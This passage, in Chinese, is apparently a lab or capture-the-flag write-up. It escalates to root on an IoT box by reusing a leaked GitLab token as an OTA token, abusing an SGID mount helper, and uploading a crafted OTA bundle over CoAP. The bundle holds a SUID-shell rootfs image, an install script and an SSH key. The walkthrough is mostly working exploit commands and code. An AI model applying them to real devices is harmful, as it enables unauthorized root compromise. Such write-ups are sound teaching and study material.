
cmd 缓冲区大小为 384 字节,基本上可以写任意命令了,写一条公钥进去。
OTA服务利用到挂载提权
在 tonglinggejim0 用户下,存在一份 .git-credentials 文件,使用了 URL 内嵌凭据形式 https://user:password@host/path,存放了 gitlab 认证 URL https://tonglinggejim0:41632027d2a2234edffcd5687faea2ed27f3f4b4@git.canvas.dsz ,暴露了 tonglinggejim0 用户的 gitlab 账号密码。

把这里的 tonglinggejim0 用户密码与前面的配置文件哈希比对,发现是一样的,Gitlab 密码被复用为 OTA token。
python3 -c 'import bcrypt;plain = b"41632027d2a2234edffcd5687faea2ed27f3f4b4";hashed=b"$2b$10$sjdUC635cFFd/TU5G/iwI.8u1ofUzyxkqh1kXZMMUKUyQPMsTc7te";print(bcrypt.checkpw(plain, hashed))'
# True
家目录还有一份 devctl.c 文件源码,查询 suid 、 sgid 文件有一个 sgid 文件 /usr/sbin/devctl,device-admin 组用户可以执行,执行时临时获取到文件所有者 root 权限,111 用户是 device-admin 组成员,如果 devctl.c 里有漏洞,就可能通过 111 用户提权到 root。
tonglinggejim0@Canvas:~/firmware-lab/devctl$ ls -alh
-rw-r--r--    1 tonglinggejim0 tonglinggejim0    2.3K Oct 21 23:41 devctl.c
tonglinggejim0@Canvas:~/firmware-lab/devctl$ id 111
uid=1001(111) gid=1001(111) groups=1001(111),1002(device-admin)
tonglinggejim0@Canvas:~/firmware-lab/devctl$ find / -perm -4000 -type f 2>/dev/null | xargs ls -alh
-rwsr-x---    1 root     device-admin   18.3K Oct 21 23:39 /usr/sbin/devctl
分析 devctl.c ,通过 devctl 这个 sgid 文件提供了封装 busybox 的 mount、crontab、passwd 功能,其中 mount 功能可以把可控 rootfs 挂进系统。
前面的 CoAP 服务源码里提到安装脚本 /opt/ota/install ,安装脚本会以 INSTALL_USER(111) 用户权限执行。
他的作用是:当 IoT 设备收到 OTA 固件更新后,执行"安装收尾"操作。新的 SSH 公钥追加进系统授权列表,执行厂商/开发者提供的安装后脚本如重启服务、切换 rootfs、写 bootloader 标记等固件激活逻辑。


有了 OTA token 后,利用 CoAP 服务的 OTA 接口,上传一个包含 SSH 公钥和 post_install 脚本的 OTA 包,OTA 上传触发 post_install.sh 自动挂载恶意 rootfs,SSH 登录 111 后执行 /mnt/sh(SUID root)即可提权到 root。
准备 manifest.json
{
  "target": 111,
  "image": "rootfs.img"
}
准备 suid 二进制,mount 后 suid 属性不会丢失,直接执行就能提权到 root。
// file: sh.c
// gcc -static -O2 -o sh sh.c
#include <unistd.h>
int main(void) {
    setgid(0);
    setuid(0);
    execl("/bin/sh", "sh", (char *)NULL);
    return 1;
}
伪造一个 rootfs.img
# 创建空镜像
dd if=/dev/zero bs=1M count=8 > rootfs.img

# 格式化为 ext2
mkfs.ext2 -q -F rootfs.img

# 挂载
mkdir -p /tmp/mnt
mount -o loop rootfs.img /tmp/mnt

# 放入 SUID binary
cp sh /tmp/mnt/sh
chown root:root /tmp/mnt/sh
chmod 4755 /tmp/mnt/sh

# 卸载
umount /tmp/mnt
准备 post_install.sh,以 111 用户权限执行,利用该脚本直接挂载 rootfs.img
#!/bin/bash
# 获取当前脚本所在目录名作为 job id
job=$(basename "$(dirname "$0")")
/usr/sbin/devctl mount-image "$job"
准备 authorized_keys
echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIbRLjrF4JR1WgD9wPAFiKQFGtv3jWX7rZM98PrZkAQz ssh-ed25519-20261116174232' > authorized_keys打包上传
tar -czf bundle.tar.gz manifest.json rootfs.img authorized_keys post_install.sh

aiocoap-client -m POST "coap://192.168.56.188/ota?token=41632027d2a2234edffcd5687faea2ed27f3f4b4" --payload @bundle.tar.gz
SSH 登录 111 用户,/mnt/sh 拿到 root 权限。